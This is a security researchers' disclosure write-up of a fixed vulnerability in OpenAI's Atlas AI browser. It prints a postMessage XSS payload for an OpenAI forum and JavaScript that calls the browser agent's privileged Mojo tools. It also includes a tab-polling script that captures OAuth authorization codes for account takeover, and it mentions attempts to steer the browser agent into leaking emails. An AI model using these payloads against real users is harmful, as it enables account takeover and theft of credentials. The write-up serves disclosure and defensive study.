



Intro
Following our previous discovery of a Universal XSS vulnerability in Perplexity’s Comet browser, we turned our attention to another player entering the AI-powered browser space: OpenAI’s ChatGPT Atlas.
Like Comet, Atlas is built on Chromium and ships with an integrated browser agent. We looked into Atlas and found an interesting bug that let us control tabs, watch live browser activity, and capture OAuth tokens for any site, effectively breaking the same-origin policy.
With those OAuth tokens, taking over accounts on platforms like Facebook, Reddit, or GitHub becomes trivial. The PoC when visited by a victim listens to every navigation URL in real time and logs them; by kicking off a GitHub OAuth dance, it can read the GitHub authorization code and then use it to access the victim’s repositories:
Understanding AI Browser Agent Architecture
We quickly noticed the underlying architecture and narrowed down the entry point for the attack.

The fundamental architecture of these AI agent browsers follows a similar pattern. A privileged origin is granted the ability to control the browser through an agent interface. In Perplexity’s Comet browser, this was accomplished through a browser extension that allowed *.perplexity.com origins to interact with the extension and invoke arbitrary actions and tools agent can use.

Atlas takes a different approach. Instead of relying on an extension-based method, OpenAI opted for Mojo IPC, an inter-process communication mechanism that allows privileged pages (*.openai.com) to talk to the Chromium browser process and perform actions like opening tabs, navigating to URLs, and more.
Typically, only Chrome internal pages like chrome://downloads or chrome://settings have access to Mojo bindings, allowing them to call powerful browser APIs, changing system settings, accessing downloaded files on the filesystem, things regular web pages cannot do.
You can verify this yourself:
- Navigate to chatgpt.com in Atlas (or
chrome://downloadsin Google Chrome) - Open DevTools console
- Type Mojo — you’ll see the object is defined
- Now navigate to any other site like evil.com
- Type Mojo again — it returns undefined
Atlas extends this model by exposing Mojo message pipes and bindings to all *.chatgpt.com and *.openai.com origins.
Flaw: An Overly Permissive Allowlist
This is an immediate red flag: Mojo isn’t normally exposed to web pages for good reason. Exposing it across such a wide domain surface means that finding a single XSS on any of the OpenAI domains gives us the ability to talk to these privileged interfaces.
So, we started looking for the XSS
The Hunt for XSS
Similar to our last research, we downloaded several OpenAI subdomains’ source code and fired up Hacktron CLI to find some low-hanging fruit:
hacktron --agent domxssWhile that was running, we started manually reviewing each domain. Although the scope was large, it still took a while to find an XSS bug in the allowlisted domains. Hacktron CLI didn’t find anything quick, and the surface-level JavaScript in login pages didn’t have anything interesting. So we started digging deeper into the JavaScript inside the applications.

PostMessage XSS on forums.openai.com
After a few days of painful digging, we noticed an interesting JavaScript pattern in forums.openai.com:
h.useEffect(() => { let e = e => { let {data: t} = e; if ("pushUrl" === t.action) { let {url: e} = t; l(e) } if ("resetUnreadMessageCount" === t.action || "updateReadPosition" === t.action) { let {roomId: e} = t; n(e) && r({ roomId: e }) } }; return window.addEventListener("message", e), () => { window.removeEventListener("message", e) }}For the pushUrl action, the url key value was directly used in a sink without any sanitization. This allowed an easy XSS which could be triggered with a simple PoC:
x = window.open('https://forum.openai.com/chat')x.postMessage( { action: 'pushUrl', url: 'javascript://google.com%0Aalert()' }, '*',)There was one caveat: this postMessage listener was only activated on authenticated pages. Overcoming this was simple since the site had a login CSRF vulnerability. The token had a short expiration time, so some automation was needed to prepare a fresh login CSRF link, and we were all set.
Login CSRF PoC is here for any who is curious: https://gist.github.com/hacktron-s1r1us/a28e11e3ca533538af94d67bbaf842f5
Now, that we have XSS we need to dive into Mojo Listeners in the browser process looking for anything interesting to either escalate to UXSS or RCE.
Deep Dive into Mojo IPC
There are two ways to enumerate Mojo calls: reverse engineering the binary to understand how things are exposed (hard and time-consuming), or using the Atlas browser normally, instructing the agent to open a URL, then hooking into the relevant JavaScript code that triggers the action.
We came up with an intercepting proxy script that hooks all Mojo calls. The script is quite extensive, but you can get the essence of it by looking at the end, which logs all callable methods:
Full proxy script: https://gist.github.com/msrkp/d60bf385e0fc6a1803e1d83f72c9faf1
The proxy script base was derived from this JS file. You can find the same by navigating to chatgpt.com and searching for Proxy.createToBrowser.

Available Tools
When executed in the context of a page with access to the Mojo object, the script outputs a list of available tools. kaur1br5 is the codename for the tool responsible for controlling the browser:
| Tool | Description |
|---|---|
kaur1br5.open_tabs | Open any URL in new tabs |
kaur1br5.navigate_current_tab | Navigate active tab to any URL |
kaur1br5.close_tabs | Close tabs by ID |
kaur1br5.focus_tab | Focus/switch tabs |
kaur1br5.list_tabs | Enumerate all open tabs |
kaur1br5.search_browsing_history | Access browsing history |
kaur1br5.add_bookmark | Modify bookmarks |
kaur1br5.set_preference | Modify browser preferences |
kaur1br5.reorder_tabs | Manipulate tab order |
kaur1br5.set_tab_pinned_state | Pin/unpin tabs |
Understanding the Mojo Interface
We can call any of these tools from our XSS. Let’s walk through how calling these tools works. First, here’s how the host object gets populated by calling mojomStart:
window.mojomStart = async function () { if (typeof Wt !== 'function' || typeof Lt !== 'function') { console.error('Host functions not loaded. Load other_ready.js first.') return null } let host = Wt() if (!host) { await Lt() host = Wt() } return host || null}The xe class is a wrapper that points to a Proxy class for LinkHandler:
class xe {}a(xe, "interfaceName", "web.bridge.LinkHandler"),a(xe, "interfaceVersion", 0);
// Inside the Proxy class:static createToBrowser() { const [r, N] = this.create(); return Mojo.bindInterface(t.interfaceName, N.pipe.rawHandle), r}
handleLink(r, N) { const c = { url: r, target: N }; this._endpoint.send(z.encode(0, F.None, e, c))}Using handleLink, we can execute JavaScript URIs. Since the call is made from the Host side, it has elevated privileges and can even open internal pages like atlas://downloads:
host = await mojomStart()const [e, n] = Re.Proxy.create()this.host.bindReceiver(n)e.callLocalTool( 'kaur1br5.open_tabs', JSON.stringify({ urls: ['https://example.com'] }),)Accessing LocalToolHandler
To access different web.bridge.* interfaces, you need to tweak the caller. For example, to call web.bridge.LocalToolHandler and access the kaur1br5.* tools:
host = await mojomStart()const [e, n] = Re.Proxy.create()this.host.bindReceiver(n)e.callLocalTool( 'kaur1br5.open_tabs', JSON.stringify({ urls: ['https://example.com'] }),)The Re class implementation provides access to callLocalTool and other methods, which we can use to access the kaur1br5.* tools:
class Re {}a(Re, "interfaceName", "web.bridge.LocalToolHandler"),a(Re, "interfaceVersion", 0);
// Inside the Proxy class:async callLocalTool(u, f) { const d = { toolname: u, args: f }; return (await this._endpoint.sendAndAwaitResponse( z.encode(0, F.None, e, d) )).decode(n).response}
async getToolNames() { const u = {}; return (await this._endpoint.sendAndAwaitResponse( z.encode(1, F.None, s, u) )).decode(i).toolnames}Demonstrating Impact: OAuth Token Theft
With tool access established, we needed to demonstrate severe impact, something like UXSS or RCE.
Failed Attempts
Several ideas didn’t work:
Bookmark injection: Using kaur1br5.add_bookmark to add a bookmark with a javascript: URI could theoretically work as UXSS if we could navigate to a page and click the bookmark. But since we couldn’t click bookmarks programmatically through the agent, this approach was discarded. Also we were not able to add javascript: bookmarks interestingly.
JavaScript URIs in navigation: We tried some race conditions, by opening google.com and then navigating same tab with javascript:alert(origin) might lead to UXSS which we found in internal audit of certain browser. So, passing javascript: URIs to kaur1br5.open_tabs and kaur1br5.navigate_current_tab hoping they’d execute in the current page’s context also failed.
Reversing the binary: I spun up Ghidra and started reviewing each Mojo handler, looking for memory corruption issues or any interesting functionality. One handler caught my attention, handleLink uses NSWorkspace.sharedWorkspace.openURL to open external URLs. This is particularly interesting because it could potentially lead to RCE via something like e.handleLink('/System/Applications/Calculator.app/Contents/MacOS/Calculator'). Unfortunately, there’s a check that treats file:// URLs as internal and opens them as tab URLs instead of passing them to the system. If it had treated them as external, we’d be popping calc.
After some more tries, we decided to go the easy way by showing impact with what we have.
The OAuth Attack Vector
The kaur1br5.list_tabs is an interesting tool. It provides URLs of all tabs open across the Atlas browser in real time. You can continuously call this tool and eavesdrop every single URL that is being opened.
We can leak any browser-navigated URL, this gives us an account-takeover vector for apps that use OAuth or social logins, which is most apps. I won’t claim it’s exactly as bad as UXSS, but somewhere in that territory. I haven’t dug into taking over a ChatGPT account (that OAuth flow is a bit complicated), but the PoC we showed in the intro leaks GitHub token attached to ChatGPT, the same pattern applies to other connectors.
We just need to run the following JavaScript in our XSS page with Mojo:
let running = true
async function loopTabs() { const start = Date.now() while (running) { const x = await listTabs() console.info(x[0]?.message ?? 'no message') if (Date.now() - start > 20000) { running = false console.info('Stopped after 20 seconds') break } await new Promise((r) => setTimeout(r, 10)) }}
loopTabs()
openURL( 'https://github.com/login/oauth/authorize?response_type=code&client_id=Iv23liVemv8A9if9v0F2&redirect_uri=https%3A%2F%2Fchatgpt.com%2Fconnector_platform_oauth_redirect&state=oauth_s_68fa41e1b5f081918374314614ad44c2',)This isn’t limited to ChatGPT GitHub Connectors, the same technique works against Reddit, Facebook, and countless other OAuth providers. For prior art, check out Youssef Sammouda’s Facebook account takeover chain that got him $44,625 bounty and Frans Rosén’s writeup on “dirty dancing” OAuth flows.
The key difference here is we don’t need to hunt for URL leakage gadgets or open redirects. Atlas hands us the URLs directly through the listTabs tool, the browser itself becomes the gadget.
We filed the report once we had demonstrable impact, but continued working on further escalation. Our goal was something similar to the Comet hack, launching the agent and instructing it to leak victim emails to an attacker-controlled server but this didn’t work out. For anyone curious, Atlas has a pretty weird agent architecture compared to other browsers, some interesting attack surface for anyone curious.
Disclosure Timeline
| Date | Event |
|---|---|
| Oct 23, 2025 | Vulnerability submitted to OpenAI via Bugcrowd |
| Oct 23, 2025 | Acknowledged by OpenAI security team |
| Oct 23, 2025 | Fix deployed in Atlas version 1.2025.288.15 |
| Oct 28, 2025 | Bounty awarded ($5,000) |
| Oct 28, 2025 | Vulnerability marked as resolved |
Conclusion
As AI-powered browsers become more prevalent, the attack surface expands significantly. The privileged APIs required to make browser agents functional are precisely what make them dangerous when improperly secured.
This is the second AI browser we’ve looked at, and both had overly permissive allowlists exposing powerful APIs. We’re confident there are others with similar issues. Getting browser security right is hard—even teams with deep expertise struggle with it. Unless you’re dealing with a team as heavily invested in security as Google, OpenAI or Perplexity think twice before installing that shiny new AI browser.
About us
Our security research team is world-class: top-ranked CTF competitors, DEF CON-published researchers, and leading bug bounty hunters. We’ve hacked browsers, operating systems, mobile apps, desktop software, and massive web platforms.
Chances are, you’ve used something we’ve helped make more secure.
We’re now channeling that expertise into Hacktron: AI agents that bring real offensive capability into every stage of the software lifecycle.
If you’re looking to secure your agentic applications, we can help. We’ve hacked Cluely, Cursor, Windsurf, Perplexity Comet, now OpenAI Atlas and many more. We work closely with teams to secure agentic systems before attackers find what we find.
Meet our team at https://hacktron.ai. Reach out at hello@hacktron.ai or app.hacktron.ai/contact.